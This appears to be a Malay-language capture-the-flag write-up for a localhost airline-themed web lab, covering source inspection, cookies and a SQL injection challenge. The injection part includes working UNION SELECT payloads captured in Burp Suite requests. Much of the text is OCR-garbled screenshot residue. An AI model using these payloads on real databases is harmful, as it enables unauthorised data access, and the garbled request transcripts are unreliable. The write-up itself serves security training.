

WRITE-UP WEB

Soalan Inspector

1. View source code

```
</style>
</head>
<body>
  <header>
    <h1>Welcome to Airplane Website</h1>
  </header>
  <nav>
    <!-- <a href="landing_page.php">Home</a> -->
    <a href="about_me.php">About Me</a>
  </nav>
  <div class="container">
    <!-- Content goes here -->
```


Cari code yang comment hint sebab suspicious kenapa comment.

Tambah pada url, landing_page.php.

Contoh search http://localhost:8030/landing_page.php

Subscribe to Our Newsletter

Subscribe

 Please include an '@' in the email address. 'lisa' is missing an '@'.

Masukkan alamat emel yang benar.

Welcome to My Simple HTML Page

Elements

Console

Sources

Network

Performance

Memory

Application

Security

Lighthouse


Recorder

Performance insights


```
<?PE html>
<lang="en">
</head>
<
<div class="container"> == $0
<h1>Welcome to My Simple HTML Page</h1>
<!--Congrats!! Your flag is 4turkr34tif24{u51m_d1_h4t1}-->
</div>
```

Inspect untuk dapat flag.

2. Cookie Crumble




Click Forbidden



Inspect dan cari cookies. Search google untukl tahu bentuk asal {}, kalua try error ikut skema flag pun dah boleh buat.

3. SQLi Sleuth

Sistem menunjukkan paparan Flight Tracker. User perlu masukkan nombor tiket.



Boleh track guna no tiket : 100082801, 100082802 atau 100082803.

Flight Tracking Express

Please insert the tracking number of your ticket:

Track My Flight

Tracking Result For : 100082803

Flight From: Kuala Lumpur	Flight To: Denpasar	No. Flight: MAS715	Company Malaysia Airlines	Plane Type Airbus A350
------------------------------	------------------------	-----------------------	------------------------------	---------------------------

Status :


✓
Boarding

✓
Departure

●
On my way

●
Arrival

Akan keluar paparan biasa tracker.



Flight Tracking Express

Please insert the tracking number of your ticket:

' OR '1'='1'

Track My Flight

Warning: mysqli_num_rows() expects parameter 1 to be mysqli_result, bool given in /var/www/html/index.php on line 49

Please input number only

Kalau inject disini tak lepas sbb dah set boleh number sahaja. Oleh itu, harus guna burp suite.

Buka apps burp suite.


Tekan proxy, turn on intercept, open browser.

Search localhost:8008


Tekan forward banyak kali sampai keluar page.

Letak apa2 value di kotak macam gambar atas. Nanti dalam burp suite keluar id.

Tekan butang action > send to repeater.



Ubah id kepada SQL syntax macam dalam gambar. Selagi tak cukup null (mewakili column), akan keluar message mysql num rows macam gambar dibawah.



Try banyak kali sampai dapat nama semua column dan tak keluar message mysql macam gambar atas.
Bila dah dapat, maksudnya kita dah tahu berapa banyak column yang ada.

Request		Response				
Pretty	Raw	Hex	Render			
1	POST /index.php HTTP/1.1					
2	Host: localhost:8008		Flight To:			
3	Content-Length: 57					
4	Cache-Control: max-age=0		 			
5	sec-ch-ua: "Not:A-Brand";v="99",		</div>			
6	"Chromium";v="112"		<div class="col">	50		
7	sec-ch-ua-mobile: ?0					
8	sec-ch-ua-platform: "Windows"		No. Flight:			
9	Upgrade-Insecure-Requests: 1					
10	Origin: http://localhost:8008		 			
11	Content-Type:		</div>			
12	application/x-www-form-urlencoded		<div class="col">	51		
13	User-Agent: Mozilla/5.0 (Windows NT 10.0;					
14	Win64; x64) AppleWebKit/537.36 (KHTML, like		Company			
15	Gecko) Chrome/112.0.5615.50 Safari/537.36					
16	Accept:		 			
17	text/html,application/xhtml+xml,application/xml		</div>			
18	l;q=0.9,image/avif,image/webp,image/apng,*/*;q		<div class="col">	52		
19	=0.8,application/signed-exchange;v=b3;q=0.7					
20	Sec-Fetch-Site: same-origin		Plane Type			
21	Sec-Fetch-Mode: navigate					
22	Sec-Fetch-User: ?1		 			
23	Sec-Fetch-Dest: document		</div>			
24	Referer: http://localhost:8008/		</div>	53		
25	Accept-Encoding: gzip, deflate		</article>	54		
26	Accept-Language: en-US,en;q=0.9		<div class="container">	55		
27	Connection: close			56		
28			Status :			
29						
30			<div class="track">	57		
31			</div>	58		
32			</div>	59		
33			</div>	60		
34						
35						
36						
37						
38						
39						
40						
41						
42						
43						
44						
45						
46						
47						
48						
49						
50						
51						
52						
53						
54						
55						
56						
57						
58						
59						
60						
61						
62						
63						
64						
65						
66						
67						
68						
69						
70						
71						
72						
73						
74						
75						
76						
77						
78						
79						
80						
81						
82						
83						
84						
85						
86						
87						
88						
89						
90						
91						
92						
93						
94						
95						
96						
97						
98						
99						
100						

Tambah @@version pula ganti null last, sebab nak tahu jenis dan version of database.

Send

Cancel

<|>

Target: http://localhost:8008 HTTP/1

Request

Pretty

Raw

Hex

1

POST /index.php HTTP/1.1

2

Host: localhost:8008

3

Content-Length: 62

4

Cache-Control: max-age=0

5

sec-ch-ua: "Not:A-Brand";v="99",

6

"Chromium";v="112"

7

sec-ch-ua-mobile: ?0

8

sec-ch-ua-platform: "Windows"

9

Upgrade-Insecure-Requests: 1

10

Origin: http://localhost:8008

11

Content-Type:

12

application/x-www-form-urlencoded

13

User-Agent: Mozilla/5.0 (Windows NT 10.0;

14

Win64; x64) AppleWebKit/537.36 (KHTML, like

15

Gecko) Chrome/112.0.5615.50 Safari/537.36

16

Accept:

17

text/html,application/xhtml+xml,application/xml

18

;q=0.9,image/avif,image/webp,image/apng,*/*;q

19

=0.8,application/signed-exchange;v=b3;q=0.7

20

Sec-Fetch-Site: same-origin

21

Sec-Fetch-Mode: navigate

22

Sec-Fetch-User: ?1

23

Sec-Fetch-Dest: document

24

Referer: http://localhost:8008/

25

Accept-Encoding: gzip, deflate

26

Accept-Language: en-US,en;q=0.9

27

Connection: close

28

id=-1' UNION SELECT

29

null,null,null,null,null,null,@@version--

Response

Pretty

Raw

Hex

Render

46

<article class="card">

47

<div class="card-body row">

48

<div class="col">

49

50

Flight From:

51

52

53

</div>

54

<div class="col">

55

56

Flight To:

57

58

59

8.3.0

60

</div>

61

<div class="col">

62

63

No. Flight:

64

65

66

</div>

67

<div class="col">

68

69

Company

70

71

72

</div>

73

<div class="col">

74

75

Plane Type

76

77

78

</div>

Cari list database yang ada guna command id dibawah. Nanti Nampak perkataan admin.

Request

Pretty

Raw

Hex

1

POST /index.php HTTP/1.1

2

Host: localhost:8008

3

Content-Length: 95

4

Cache-Control: max-age=0

5

sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"

6

sec-ch-ua-mobile: ?0

7

sec-ch-ua-platform: "Windows"

8

Upgrade-Insecure-Requests: 1

9

Origin: http://localhost:8008

10

Content-Type: application/x-www-form-urlencoded

11

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

12

AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50

13

Safari/537.36

14

Accept:

15

text/html,application/xhtml+xml,application/xml;q=0.9,image

16

/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex

17

change;v=b3;q=0.7

18

Sec-Fetch-Site: same-origin

19

Sec-Fetch-Mode: navigate

20

Sec-Fetch-User: ?1

21

Sec-Fetch-Dest: document

22

Referer: http://localhost:8008/

23

Accept-Encoding: gzip, deflate

24

Accept-Language: en-US,en;q=0.9

25

Connection: close

26

id=-1' UNION SELECT

27

null,null,null,null,null,null,@@version--

28

information_schema.tables--

Response

Pretty

Raw

Hex

Render

49

50

</div>

51

<div class="col">

52

53

Flight To:

54

55

56

ADMINISTRABLE_ROLE_AUTHORIZATIONS

57

</div>

58

<div class="col">

59

60

No. Flight:

61

62

63

</div>

64

<div class="col">

65

66

Company

67

68

69

</div>

70

<div class="col">

71

72

Plane Type

73

74

75

</div>

Scroll sampai jumpa suspicious word: fl4g. Boleh search juga dan biasanya dia duduk bahagian bawah-bawah.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST /index.php HTTP/1.1				1847 </div>			
2 Host: localhost:8008				1848 <div class="container">			
3 Content-Length: 95				1849 <article class="card">			
4 Cache-Control: max-age=0				1850 <div class="card-body">			
5 sec-ch-ua: "Not:A-Brand";v="59", "Chromium";v="112"				1851 <h5>			
6 sec-ch-ua-mobile: 70				Tracking Result For :			
7 sec-ch-ua-platform: "Windows"				</h5>			
8 Upgrade-Insecure-Requests: 1				1852 <article class="card">			
9 Origin: http://localhost:8008				1853 <div class="card-body row">			
10 Content-Type: application/x-www-form-urlencoded				1854 <div class="col">			
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36							
12 Accept:				Flight From:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7							
13 Sec-Fetch-Site: same-origin				 			
14 Sec-Fetch-Mode: navigate				1855 </div>			
15 Sec-Fetch-User: 71				<div class="col">			
16 Sec-Fetch-Dest: document							
17 Referer: http://localhost:8008/				Flight To:			
18 Accept-Encoding: gzip, deflate							
19 Accept-Language: en-US,en;q=0.9				 			
20 Connection: close				1856 <div class="col">			
21							
22 id=-1' UNION SELECT null,null,null,null,null,null,table_name FROM information_schema.tables--				No. Flight:			
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			
				<div class="col">			
							
							
				</div>			